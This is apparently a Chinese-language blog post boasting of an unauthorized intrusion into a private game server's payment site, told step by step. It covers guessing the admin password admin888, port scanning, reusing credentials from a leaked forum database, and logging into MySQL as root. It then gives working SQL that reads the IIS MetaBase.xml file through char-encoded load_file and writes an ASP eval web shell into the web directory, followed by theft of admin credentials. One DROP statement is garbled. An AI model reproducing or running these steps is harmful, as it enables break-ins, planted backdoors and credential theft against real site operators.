



       今天晚上无事，想耍一下传奇私服，去百度了一下，结果发现了[www.xxxx.com](http://www.xxxx.com/)这个充值平台(涉及充值就不留地址了，图中地址也果断抹掉)，杯具的事就发生了。  
       都知道我们玩这个的有个习惯，遇到什么站都喜欢在连接后加个'或者加个admin、manage之类的，看看有没有什么值得期待的东东。我发现这个充值平台时，也没多想习惯性的加了个admin，跳出了个后台登录的如图：  
   
习惯性的试试弱口令，admin admin 不成功，试试admin admin888果断进去，让我心头一惊，这怎么说也是充值平台啊怎么这么水啊：  
   
结果看了看，这个账号几乎没什么权限，后台没有上传，只能查看一点东西。既然走到这一步了，不继续深入貌似有点说不过去，这时想玩私服的热情也没了，渗透的激情出来了。操刀继续！整理一下思路，后台没权限，看来从后台拿shell是不可能的了。那么我就先看看这充值平台的程序有没有源码下载的，或者看看有没有漏洞，同时用superscan扫一下开放端口，同时用wwwscan扫一下目录，看看得到的信息再做决定。  
     百度谷歌发现这是套要钱买的程序，无源码下载，果断放弃。whois查询一下，发现了注册人员的邮箱，然后搜索了一下邮箱，发现在某私服交流站上有管理员的注册信息，刚好上次出dz1.5漏洞时我又得到了该站的库，搜了一下库得到了管理员的一个账号密码，然后再次进后台用社到的账号密码试，不成功。继续百度谷歌查看信息，这时wwwscan扫完了，看了一下毫无收获，superscan也扫完了，看了一下开放了N多端口，如图：  
   
根据经验，发现10888这个应该是终端端口，果断连接上看看，看看有没有前人的脚印，5下shift无正常（也有可能是没有开启方法）。然后再看看有1433、3306，果断的试一下mssql的密码，用查询分离器连接，弱口令试，先前得到的密码测试，都没连接成功。杯具！~~心里巴凉巴凉的。最后，还有一个mysql的，一般说来mysql希望不大，很多都是不允许外连的，不过这也要试试了，用Navicat for MySQL 测试连接，输入IP，再次用前面得到的密码测试，我XXXX，居然果断连接上了：  
   
  
我拷！~~这叫什么RP，。有了mysql的root权限，一切都是这么的和谐。  
现在就用mysql备份一句话到网站了，但这里先要得到网站的物理路径，这里怎么得到呢？不要紧，既然有了root还怕得不到吗？直接load\_file服务器的IIS配置文件：select  load\_file(char(67,58,92,87,73,78,68,79,87,83,92,115,121,115,116,101,109,51,50,92,105,110,101,116,115,114,118,92,77,101,116,97,66,97,115,101,46,120,109,108));    
  
char(67,58,92,87,73,78,68,79,87,83,92,115,121,115,116,101,109,51,50,92,105,110,101,116,115,114,118,92,77,101,116,97,66,97,115,101,46,120,109,108)是C:\WINDOWS\system32\inetsrv\MetaBase.xml的asc码。  
导出到本机查看得到路径：  
   
  
然后:  
Create TABLE a (cmd text NOT NULL);   
Insert INTO a (cmd) VALUES('<%eval request("s")%>');  
select cmd from a into outfile "D:\\web\\xxx\\a.asp";  
Drop TABLE IF EXIload\_fileSTS a;  
备份一句话到网站目录，成功得到shell,:  
   
后面再数据库连接文件里找到了mssql的连接密码，用查询分离器连上得到了网站后台的超管账号密码，连接到后台看看：  
   
我XX。。。发现私服真赚钱啊！！一天3000多啊，不得了。唉！困了，不提权了，提权也是相当简单的事了，就不写了。改天也去研究做私服去！